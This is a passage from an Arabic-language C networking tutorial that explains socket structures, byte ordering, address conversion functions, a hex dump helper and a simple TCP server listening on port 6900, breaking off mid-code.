   SOCK_DGRAM = 2, /* Connectionless, unreliable datagrams of fixed
maximum length. */
#define SOCK_DGRAM SOCK_DGRAM
...
```

لاحظ نوعي ال Sockets وهم:

Stream (TCP)
Datagram (UDP)

Socket Address

كما نعلم أنه لإنشاء قناة الاتصال بين طرفين فنحن بحاجة لأربعة متغيرات أساسية هي:

Source Address, Source Port, Destination Address, and Destination Port

تقوم ال functions التي شرحناها بالأعلى بتحديد نوع ال "Socket Address Structure" الذي نحتاجُهُ في عملية الاتصال، نقصد بال Address Structure بالمَلامِح العامة لل Address المُستخدَم، فمثلاً الملامح العامة لل object الخاص بال IPv4 Address تكون عبارة عن 16 bits لل address family، و32 bits مُخَصَّصَة لل IP، و 16 bits مُخَصَّصَة لل Port No وهذا بِالطَبع يَختلف عن ال object الخاص بال IPv6.. وهكذا مع بقية ال Address Family.

بالتالي نَحنُ بِحاجَة إلى Structure ثابِت وفارغ!.

يُمكِنُنا مَلئهُ حَسَب نوع ال Address Structure الذي سَنستَخدِمه. إذاً فَما الحل؟.


سنستخدم ال Struct لِهذه المُهمة!، هل تَذْكُّر الدلو الذي تحدثنا عنه في الباب الأول؟، وكيفَ قُمنا باستنساخ أشكال تُشبِههُ تَماماً، وأطلقنا عليها اسم (Objects).

دعني أُذَكِّرُك بمثال ال time.c، كُنا قد عَرَّفنا Struct tm بِهِ مُتغيرات فارِغَة، ثُمَّ أخذنا مِنهُ Object، وقُمنا بملئ هذه المُتغيرات أو ال Elements الموجوده بِداخِل هذا ال Object.

سَنقوم هُنا أيضاً باستخدام بعض ال Structs الخاصة بال Sockets وال OSI Layers التي تَمَّ تَعريفِها وكِتابتها مُسبقاً كَما فعلنا في حالة ال "Struct tm".

سَنُشاهد ال Struct العام.. نُسَميهِ "sockaddr".. حيثُ تم تَخصيص 16 bytes لهُ، هِيَ عِبارة عن: (2 bytes) مُخَصَّصَة لل Address Family، وال (14 bytes) المُتبقية خُصِصَت لل Address Data.

هذا هو شكله:



لاحِظ عَدَد الخانات في الشكل 16 خانة، أو 16 bytes.

وهذا هو الكود الذي يُعبِّر عنه:

```
/* Get the definition of the macro to define the common sockaddr
members. */

#include <bits/sockaddr.h>
/* Structure describing a generic socket address. */

struct sockaddr
{
__SOCKADDR_COMMON (sa_); /* Common data: address family and
                            length. */
char sa_data[14]; /* Address data. */
};
```

وصلنا لآخر جُزء نُريدهُ مِن هذه ال Lib وهو ال Address Families

```
/user/include/bits/socket.h
/* Address families. */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL PF_LOCAL
#define AF_UNIX PF_UNIX
#define AF_FILE PF_FILE
#define AF_INET PF_INET
#define AF_AX25 PF_AX25
#define AF_IPX PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25 PF_X25
#define AF_INET6 PF_INET6
...
```


لاحظ أن ال Address Family الخامس في الترتيب هو الذي يُعَبِّر عن ال IPv4.


AF: Address Family, PF: Protocol Family

إنتبه له فسنقوم باستخدامه باستمرار بقية الفصل.هذا مِثال لِ "Socket Address" خاص بال IPv4

```
/* Structure describing an Internet socket address. */
struct sockaddr_in
{
   __SOCKADDR_COMMON (sin_);
   in_port_t sin_port;           /* Port number. */
   struct in_addr sin_addr;            /* Internet address. */

/* Pad to size of 'struct sockaddr'. */
unsigned char sin_zero[sizeof (struct sockaddr) -
   __SOCKADDR_COMMON_SIZE -
   sizeof (in_port_t) -
   sizeof (struct in_addr)];
};
```





هكذا يكون شكله (الشكل الثاني):

كما تُلاحظ.. أنَّ ال Socket الأول هو ال "General Socket". والثاني هو ال IPv4 Socket، وكِلاهم يَشْغَل مِساحَة 16 bytes، لَكِن هَل تُلاحِظ مَعِي وجود عَدَد 8bytes في ال Structure الخاص بِال IPv4 تَحتَ عنوان

ال "Extra padding" ؟؟. لَقَد تَمَّ إضافتهم دون حاجة، وهذا لِتكمِلة باقي ال 16 bytes.. لأنهُ كَما تَعلَم.. نَحنُ بِحاجَة لمايلي فحسب!:

- 2 bytes for “family type”
- and 2 bytes for “port number”
- and (8 bits * 4 = 32 bits = 4 bytes) for “IP Address” field

فيكون المجموع 8 bytes فقط!، فَقُمنا بإكمال الباقي بإضافة Padding.

Big-Endian Byte Ordering

من المُلاحَظ أن ال IP Address وال Port Number المُستخدَمان في ال “AF_INET Socket address structure” سَيَتْبَعانِ ال "Network Byte Ordering" بدلاً من ال”x-86 little-Endian byte ordering”

ماهذا ال Endian..؟

Endianness refers to the order of the Bytes; It also describes the order of byte transmission over a digital link.

Big-endian is the most common format in data networking; fields in the protocols such as IPv4, IPv6, TCP, and UDP, are transmitted in big-endian order.

نَحنُ هُنا بِحاجَة لإرسال "Bits over the link"..

نُريد استخدام تقنيات الشبكات!،وبالتالي لابُد مِن عَمَل Convert لِهَذِه ال fields التي لن يُمكِنُها العبور خلال الشبكة وهي في حالة ال Little-Endian!.

وتتعامل ال Memory مع ال Big–Endian بشكل مُختلف عن ال Little–Endian كمايلي:

في حالة ال "Big-Endian ordering" كما يظهر في الجهة اليُمنى:


فلو أردنا تخزين هذا ال input في الذاكرة فَيَتم قِراءتهُ مِن اليسار إلى اليمين.

The most significant byte (*MSB*) value, "0A" is at the lowest address

وفي حالة ال "Little-Endian" سيتم قرائته من اليمين إلى اليسار.

The least significant byte (*LSB*) value, "0D", is at the lowest address.

كما هو موضح في الجهة اليُسرى.



تقوم بعض ال functions بعمل هذا ال Conversion.. سأذكُرها لك:

`htonl(long value)` Host-to-Network Long
This function converts 32-bit (4-byte) quantities from host byte order to network byte order. htonl means host to network long!

`htons(short value)` Host-to-Network Short
This function converts 16-bit (2-byte) quantities from host byte order to network byte order.

`ntohl(long value)` Network-to-Host Long
This function converts 32-bit quantities from network byte order to host byte order.

`ntohs(long value)` Network-to-Host Short
This function converts 16-bit (2-byte) quantities from network byte order to host byte order.

Conversion between IPv4 and 32-bit int

عندما نكتُب هذه الصيغة 54.208.202.125 مثلاً والتي يُطلق عليها "the internet standard dot notation" فلن يفهمها ال Socket!، حيث أن ال functions المُكوِّنة لهُ تتعامَل بال "32-bits order" ومن هُنا ظهرت الحاجة لِتَواجُد functions تقوم بالتحويل من ال ASCII إلى ال "32-bits integer" والعكس!.

دعنا نلقِ نظرة على هذه ال functions.

ال function الأولى:

```
inet_aton(char *ascii_addr, struct in_addr *network_addr)
```

This function converts the specified string in the Internet standard dot notation "`*ascii_addr`" to a network address "`*network_addr`", and stores the address in the structure provided "`struct in_addr`".
The converted address will be in Network Byte Order (bytes ordered from left to right).

هل تَذّكُر هذا ال struct in_addr؟ دعني أُذَكّرك بِهِ!، إنه Struct يحمل ال IP Address بصيغة ال 32-bits int تَمَّ تعريفه داخِل ال"Socket address structure" الخاص بالعائلة AF_INET،

وهي ال Address Family for IPv4. تم عمل Define لل Structure الذي يُعَبِّر عَنها في الملف in.h. تَجِدهُ على المَسار التالي في نِظام Linux:

```
uer/include/netinet/in.h
```

وقد استخدمناهُ مُسبقاً عِندما قُمنا بمقارنتهِ بال General Structure.. مايلي مُعادلة توضح عملية التحويل من ال "IP Address in Dotted notation" إلى ال integer.

لِنَفرِض أنَّ ال Address كما يلي:

```
The address is aaa.bbb.ccc.ddd
```

فتكون معادلة التحويل كالتالي:

```
number = (aaa*256^3) + (bbb*256^2) + (ccc*256^1) + (ddd*256^0)
```

أكبر رقم سيكون 4294967295 لأنه الرقم المُقابِل لل (Address: 255.255.255.255)، وأصغر رقم سيكون (٥) لأنه الرقم المُقابِل لل (Address: 0.0.0.0)، لاحِظ أنَّ هذا ال integer لابُدَّ أنْ يكون unsigned، لأنهُ لا يُفتَرَض وجود IP يَحمِل رَقَم سالِب!.

ال function الثانية:

والتي ستُحوِّل مِن ال Network إلى ال ASCII ستكون على هذا النحو:

```
inet_ntoa(struct in_addr *network_addr)
```

“This function converts the specified Internet host address to a string in the Internet standard dot notation”.

The error.h

أُحب أنْ أُذِكِّرك بِبَعض ال Functions التي كُنَّا قَدْ استخدمناها في الفصل السابِق، في مِثال ال Heap تَحديداً..

إنها ( )ec_malloc وال ( )fatal.

سأضعهم لَك مجدداً..

```
// A function to display an error message and then exit
void fatal(char *message) {
   char error_message[100];
   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// An error-checked malloc() wrapper function
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
       fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

بما أننا سوف نستخدمهم بشكل مُستمر، فسنقوم بوضعهم في ملف include على حِدة لِنستدعيهم وقت الحاجة.

سنُطلق عليه error.h.

هل سَبَقَ لك التَعامُل مع برامِج ال packet analysis؟.

مِثْل ال wireshark أو TCPDump، ستُلاحظ أن البيانات التي يَتِم التقاطها عَبْرَ كارت الشَبَكَة لَديك يَتِم عَرضها بِعِدّة صِيَغ، فَمَثلاً.. تَجِد البَيانات بِهَيئة ال Hexadecimal و أيضاً بِهَيئة ال ASCII وهِيَ اللُغَة المَقروءة لَنا.

يُمكِنُنا تلخيص ما نُشاهِدهُ بِهَذِه الصورة:

```
00000000  4C 00 DC FF 00 00 00 00  3C 00 9F 14 00 EE 10 FD  L Üÿ    < ▌  î ý
00000010  F5 FF FA FF FE FF 00 00  01 00 FF FF 00 00 BC 0B  õÿúÿþÿ    ÿÿ  ¼
00000020  64 F5 94 06 58 F8 F4 FF  1E 00 22 00 F7 FF 0F 00  dõ▌ Xøôÿ  "  ÷ÿ
00000030  BA FF 00 00 43 61 2F 01  03 0C F1 FD 13 94 87 FF  ºÿ  Ca/    ñý ▌▌ÿ
00000040  01 FF 00 65 FF 9B 02 00  94 00 6A FF 46 69 2C 0A   ÿ eÿ▌  ▌ jÿFi,
00000050  02 AD CD 53 33 ED EF 09  CB B4 24 45 14 07 FF F6   -ÍS3íï Ë´$E  ÿö
00000060  0F 10 AC FF 43 FF 0C FA  FD B3 F5 53 13 ED EF 09    ¬ÿCÿ úý³õS íï
00000070  BD 08 4F AC 05 48 F1 B7  0A 50 01 FF FE F5 00 0F  ½ O¬ Hñ· P ÿþõ
00000080  C0 AB 26 52 0D FC 12 F8  FC 0B FE 00 B3 F5 4E 0B  À«&R ü øü þ ³õN
00000090  01 AC B3 22 3F 2F 01 03  0C EE FE 01 B6 BA 47 46   ¬³"?/   îþ ¶ºGF
000000A0  B7 FD 45 0F 0F FF FB 06  F6 EA BB 04 4E B7 F4 40  ·ýE  ÿû öê» N·ô@
000000B0  12 13 F8 F0 C2 9A 15 61  2F 01 03 0C F1 FD 13 94    øðÂ▌ a/   ñý ▌
```

كما ترى فنحن نقوم بتخزين البيانات المُستَلَمَة في ال memory، حيث يتم عرضها بصيغة ال Hex وذلك بحد أقصى 16 bytes في الصف الواحد، ثم على اليمين نطلب منه إظهار ال "Printable bytes" المُلتَقَطَه من هذه البيانات، أيّ الأحرف أو الرموز المَكتوبة بواسطة الكيبورد. والآن سنقوم بكِتابة كود صغير يقوم بهذه المُهمة الرائعة!:

هذا الكود عِبارة عن buffer نُخزِّن فيه ال bytes المُستلَمَة، و integer لنضع به ال "length of received bytes"، كي نَعْرِف مِن خلالِهِ عدد ال bytes المُستلَمَة.

ثم Loop لتقوم بِعَدْ ال bytes كي يتسنى لنا عرضها بصفوف لا تتجاوز ال 16 bytes وبصيغة ال Hex، ولكن ليست تلك ال x%، بل ستكون "`%02x`" ..

ولماذا استخدمنا هذه الصيغة؟؟.

لأن هذه الصيغة تعني: إطبع 2 digits، ثُم اترك بعدهم مسافة، ثم 2 digits وهكذا.. ووجود ال (0) هنا قبل ال 2 نعني به "prepend it with zeros if there is less" وهو إكمال الحقول الفارغة بأصفار.

ثم نقوم بعمل Loop مرةً ثانية ولكن لالتقاط ال printable characters كي نُظهِرها على اليمين كما رأيت!.

مايلي الكود الخاص بال Function، سنُسمِّيها ( )Dump:

```
// Dumps raw memory in hex byte and printable split format
void dump(const unsigned char *data_buffer, const unsigned int length)
{
   unsigned char byte;
   unsigned int i, j;
   for(i=0; i < length; i++) {
     byte = data_buffer[i];
     printf("%02x ", data_buffer[i]);     // Display byte in hex.
     if(((i%16)==15) || (i==length-1)) {
        for(j=0; j < 15-(i%16); j++)
            printf(" ");
        printf("| ");
        for(j=(i-(i%16)); j <= i; j++) {  // Display printable bytes from line.
            byte = data_buffer[j];
            if((byte > 31) && (byte < 127))  // Outside printable char range
                 printf("%c", byte);
            else
                 printf(".");
       }
        printf("\n");      // End of the dump line (each line is 16 bytes)
     }     // End if
   }     // End for
}
```

هذه function تأخُذ "Two Parameters" ..هُم:

الأول "pointer to a buffer" سنقوم بتحديد مساحته نحن بناءً على كَم البيانات الذي سنتوقع استقبالها، والثاني هو integer لِيَقوم بِعَمل count لِحَجم تِلك ال bytes لِيَطبَع لَنا رِسالة "received … of bytes". ثُم ندخُل إلى ال Loop

لنقوم بِعَدْ ال bytes من أجل عرضها على الشاشة، وكما قُلنا مسبقاً أننا بحاجة لعرضهم بصيغة ال Hex وبحد أقصى 16 bytes في الصف الواحد..

الأخير هذا يُعتبر شرطاً!، أليس كذلك؟، فسنستخدم له دالة If لتقوم لنا بأمرين:

- الأول: ستقوم بعمل فصل بين كل "two digits" بِمِقدار مَسافَتَين "two spaces".
- الثاني: عندما يكتَمِل ال byte رقم 16 ستقوم بوضع الرمز "|" متبوع ب "two spaces" أيضاً كما هو موضَّح في الكود.

والآن ماذا عن ال Printable data؟ وهي التي تأتي بجانب ال "16 bytes of Hex".

سنقوم أيضاً بعمل Loop أُخرى داخِل هَذِه ال bytes لِنَلتَقِط مِنها ال printable characters.

ولكن ما هذا الشرط الغير مألوف!

```
if((byte > 31) && (byte < 127))
```

ماذا نعني بأكبر من 31 و أصغر من 127؟.

هذا شرط يُحدد لنا عدم طِباعة العَناصر التي تقع خارج هذا ال range من ال character وإذا صادفت عناصر خارج هذا النطاق، فلن تقوم بعرضها!، ولكن ستطبع بدلاً منها (.) فقط.

نعم.. ولكن ما هذه ال 127 بأي حال؟

إنها ال ASCII table

ASCII, abbreviated from American Standard Code for Information Interchange, is a character-encoding scheme. ASCII codes represent text in computers, communications equipment, and other devices that use text. Most modern character-encoding schemes are based on ASCII, though they support many additional characters.

وهذا ال table الخاص بهم، هذا يوضح لنا أكثر الشرط المذكور في دالة (if).

Dec	Hex	Oct	Chr	Dec	Hex	Oct	HTML	Chr	Dec	Hex	Oct	HTML	Chr	Dec	Hex	Oct	HTML	Chr
0	0	000	NULL	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	Start of Header	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	Start of Text	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	End of Text	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	End of Transmission	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	Enquiry	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	Acknowledgment	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	Bell	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	Backspace	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	Horizontal Tab	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	Line feed	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	Vertical Tab	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	Form feed	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	Carriage return	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	Shift Out	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	Shift In	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	Data Link Escape	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	Device Control 1	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	Device Control 2	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	Device Control 3	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	Device Control 4	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	Negative Ack.	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	Synchronous idle	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	End of Trans. Block	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	Cancel	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	End of Medium	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	Substitute	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	Escape	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	File Separator	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	Group Separator	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	Record Separator	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	Unit Separator	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	Del

asciicharstable.com

لقد حَدَّدْنا الشرط لِيقوم بِطِباعة ال characters الواقِعَة بين ال (31 و 127)، فَمَثلاً 127 تعني Del في الكيبورد، ونَحنُ لا نُريدهُ في نَتائج الكود!. ولكِن إذا ظَهَرَ في ال bytes فسنقوم بطباعة (dot) بَدَلاً مِنهُ.

جيد!!.

سنقوم بإضافة هذه ال function أيضاً إلى الملف error.h .. فسيتم استخدامها بِشَكل مُتكرِّر.

Some Definitions

هُناكَ نُقطتين أُحِبُ أن أتحدث عنهم قبلَ الإنتهاء مِن هَذِه الفَقَرَه، وهُم ال Function Prototype و ال Define#

Function prototype

هذا تعريف ال "function prototype":

a function prototype or function interface is a declaration of a function that specifies the function's name and type signature (parameter types, and return type), but omits the function body. While a function definition specifies *how* the function does what it does (the "implementation"), a function prototype specifies its interface.

لقد استخدمناه مُسبقاً في بعض الأكواد، سأوضح لك ما يعنيه بمثال:

Consider the following function prototypes:

```
int myfunction(int n);
```

This prototype specifies that in this program, there is a function named "myfunction" which takes a single integer argument "n" and returns an integer.

وفي مكانٍ ما داخل البرنامج سيتم كتابة هذه ال function الفعلية!.

#Define

هذا ال Directive كما يُطلقون عليه، أيضاً سَنَستخدِمه في الأكواد القادمة، هو في الحقيقة يُشبه ال variable لكنهُ ليس كذلك!، فالمُتغير يُمكن للبرنامج أن يتحكم في قيمته باستمرار، بينما الآخر يُعتبَر "constant name"، فال define# هذا يُمَكِّنُك مِن استخدام هَذا ال const value في أي مكان داخل الكود، فَمَثلاً عِندَما نُحَدِّد port بِعَينِهِ لِنَستَقبِل

الإتصال عَليه، فَسَنقوم بِعَمَل define لِهَذا ال port في بِداية البرنامَج بأن نُخبِرهُ بالآتي: "متى ما وجدت لفظة port قُم باستبدالِها بِرَقمِهِ"، وهو مثلاً 3544 كما يلي:

```
#define port 3544
```

لقد أَصبَحنا الآن جاهِزين لِاستقبال الفقرة القادمة..

سنقوم بطرح مثال عملي باستخدام ال "Socket functions".

Server Example

في هذا المثال سنقوم بكتابة كود ل Server يقوم بانتظار ال session من ال client وِفقاً لِما يلي:

The server listens for TCP connections on port 6900, and when a client connects,
it (the server) sends a message “Hello, Server”.

ثُمَّ يَبدأ باستِقبال Data مِن هَذا ال client إلى أن يَتِم غَلق ال connection.

هيا لنشاهد التفاصيل:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "error.h"
```

```
#define PORT 6900 // The port users will be connecting to

int main(void) {
  int sockfd, new_sockfd;  // Listen on sock_fd, new connection on new_fd
  struct sockaddr_in host_addr, client_addr;  // My address information
  socklen_t sin_size;
  int recv_length=1, yes=1;
  char buffer[1024];

  if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
       fatal("in socket");

  if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes,
      sizeof(int)) == -1)
       fatal("setting socket option SO_REUSEADDR");


  host_addr.sin_family = AF_INET;  // Host byte order
  host_addr.sin_port = htons(PORT);  // Short, network byte order
  host_addr.sin_addr.s_addr = 0;  // Automatically fill with my IP.
  memset(&(host_addr.sin_zero), '\0', 8);  // Zero the rest of the struct.

  if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct
      sockaddr)) == -1)
       fatal("binding to socket");

  if (listen(sockfd, 5) == -1)
       fatal("listening on socket");


  while(1) {  // Accept loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
                        &sin_size);

    if(new_sockfd == -1)
        fatal("accepting connection");
```

```
    printf("server: got connection from %s port %d\n",
           inet_ntoa(client_addr.sin_addr),
           ntohs(client_addr.sin_port));

    send(new_sockfd, "Hello, server\n", 13, 0);
    recv_length = recv(new_sockfd, &buffer, 1024, 0);
    while(recv_length > 0) {
      printf("RECV: %d bytes\n", recv_length);
      dump(buffer, recv_length);
      recv_length = recv(new_sockfd, &buffer, 1024, 0);
   }
   close(new_sockfd);
 }
 return 0;
}
```

لنبدأ بتوضيح ما يحدُث!:

قُمنا بإضافة الملف `#include "error.h"` كي نتمكن من استدعاء أيٍّ مِن الثلاث functions المُشار إليهم سابقاً. أيضاً استخدمنا ال define# لنُحدد ال "port whom our server is listening on"، وهو 6900.

ماذا نقصد بهذه العبارة: `int sockfd, new_sockfd;` ؟

هل تذكُر ال file descriptor؟.

تَذَكَّر أن أي ملف يتم فتحه أو أي Socket يتم إنشاؤه سيؤدي إلى حدوث Entry داخل ال kernel، هذا ال entry يُعَبَّر عنه برقم integer يسمى ال fd، هذا الرقم أو ال (Entry) يُستخدم ك reference لِهذا ال Socket أو المَلف الذي تَمَّ فَتحه.

هذا جيد!، ..ولكن ما فائدة ال fd الثاني؟

سوف نَحتاجه لأننا قَدْ استَخدَمنا ال fd الأول أثناء عَمَلية ال "Listening for incoming connection"، بينما سنحتاج لِ fd جَديد، بِمَعنى أننا سَنحتاج entry أخرى داخل ال kernel خاصة بِهَذِه ال process الجديدة وهي ال connection الذي سَيَحدُث!.

ثُمَّ قُمنا بِتَعريف ال objects التي نُريد، حيثُ قُمنا باشتقاقِها مِنَ ال Struct العام كما ترى:

```
struct sockaddr_in host_addr, client_addr;
```

تَذَكّر أنَّ كِلاهُم سَيَحمِل مُحتَوَيات ال general structure.. ثُمَّ قُمْنا بِعَمَل declare لِبَعض المُتَغيرات، سَيَجري تَوضِيحهم فيما بعد.

نأتي لأول function( ) وهي ال socket( ).. ستحتاج مِنّا ثلاثة Arguments:

- Protocol family: IPv4
- Socket type: Stream (TCP)
- Number of protocols inside this family: 0 there is only one protocol! IPv4

هَذِه ال function تُرجِع لَنا قِيمة int هِيَ ال fd الخاص بِهَذا ال socket سَنقوم بِتَخزينِها هُنا "sockfd". بالطبع سيحدث call لل fatal( ) في حال فَشَل العملية كما هو مُوَضَّح في الكود. ثُمَّ نَمضي لل function التالية وهي setsockopt( ) لنُحَدِّد مِن خِلالِها ال options المُتعلِّقَة بِهَذا ال socket. هذه ال options وغيرها موجودة على المسار /user/include/asm/socket.h

دعنا نلقِ نظرة على هذه ال function:

```
setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
```

إنها تَستَقبِل عِدَّة Arguments.. سَنقوم بِتَوضِيحِهم:

- الأول هو ال Socket نفسه، وهذا منطقي!، سَنُعطيها ال fd الخاص بِهَذا ال socket.
- ال argument الثانية وُضِعَت لِتَحديد نوع ال option (to set the level of the option)
- ال Argument الثالثة:" specifies the option itself" وهي ال REUSEADDR حيث نعني بها مايلي:

  “Let the socket bind to a port, even if that port is in use!”

  لأنه أحياناً عِند مُحاوَلة فَتح port مُعَيَّن لا نَجِدهُ مُتاح!، لأنهُ رُبما يكون مُستَخدَم مِن قِبَل أي service أُخرى،

  فَسَنَقوم هُنا بإجباره على استخدام هذا ال port.
- أما الرابعة والخامسة فَهُم pointer لل data الخاصة بال option، وال length الخاص بِها وهو 4 bytes.

  وهُم مِن نوع integer لأن ال SO_REUSEADDR تَستَخدِم "32-bit integer for its value".

والآن سنمضي للجزء الخاص بال objects التي اشتققناها من ال struct sockaddr_in لنتحدث عنهم قليلا.

سنقوم بعمل إعدادات ال (host_addr structure) كما يظهر في الكود بالصفحة التالية:

- في السطر الأول حددنا ال address family: IPv4..
- وفي السطر الثاني ال port وهو 6900، لاحظ استخدام ال function التي سَتُحَوِّلهُ مِن ال host إلى ال "network byte order"، مِن نوع short، أي 16 bits.
- ثُمَّ في السطر الثالث قُلنا لَهُ بِأن يأخُذ ال IP Address الحالي الخاص بِهَذا الجِهاز.

- ثُمَّ أخيراً في السطر الرابع سَنقوم بإكمال باقي ال Address Structure وهم 8 bytes، سَيَتم مَلأهم بال padding كما أوضحنا سابقاً.

```
host_addr.sin_family = AF_INET; // Host byte order
host_addr.sin_port = htons(PORT); // Short, network byte order
host_addr.sin_addr.s_addr = 0; // Automatically fill with my IP.
memset(&(host_addr.sin_zero), '\0', 8); // Zero the rest of the struct.
```

ثُمَّ نأتي إلى ال "bind( )"

```
if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct
    sockaddr)) == -1)
      fatal("binding to socket");
```

وتقوم بالآتي:

It is used on the server side, and associates a socket with a socket address structure, a specified local port number (in our case 6900), and IP address.

تأخُذ هذه ال function مجموعة من ال Arguments كمايلي:

- أولها ال file descriptor الخاص بال socket.
- ثُمَّ ال Argument الثانية وَهِيَ ال address structure، لاحِظ أننا قُمْنا بِعَمَل typecasting لهُ إلى ال "general address structure" ..تَذَكَّر المِثال الذي ضَربناهُ بِمُقارَنة ال IPv4 address structure عِندَما أسقطناهُ على ال "Generic structure".
- ثُمَّ ال Argument الثالثة وهِيَ "the length of the address structure"

وتأتي بعدها ( )listen لِتَقوم بِوَضع ال incoming connections في backlog queue، أي خَلفَ بعضهم بشكل مُتتابع، وقد تم تحديد الحد الأقصى لل"connections" التي تَستَقبِلها ب 5

```
if (listen(sockfd, 5) == -1)
    fatal("listening on socket");
```

ثُمَّ تَقوم ال ( )accept بِقُبول هَذِه ال connections.

والآن جاء دور آخر function وهي التي سَتَستَقبِل ال connections كما بالكود بالأسفل:

نُلاحظ هذا الشرط: `while(1)` ..فالعدد 1 هُنا يَعني True.

واستَخدَمنا fd جَديد، هل تَتَذَكَّر السَبَب؟.

ستبدأ ال ( )accept عملها، فهي تشبه ال ( )bind إلا أننا سنستبدل ال IP address الخاص بال Server بال IP Address الخاص بال client.

So.. the return from accept( ) function is new file descriptor “new_sockfd” for the accepted connection. As follows:

```
while(1) {
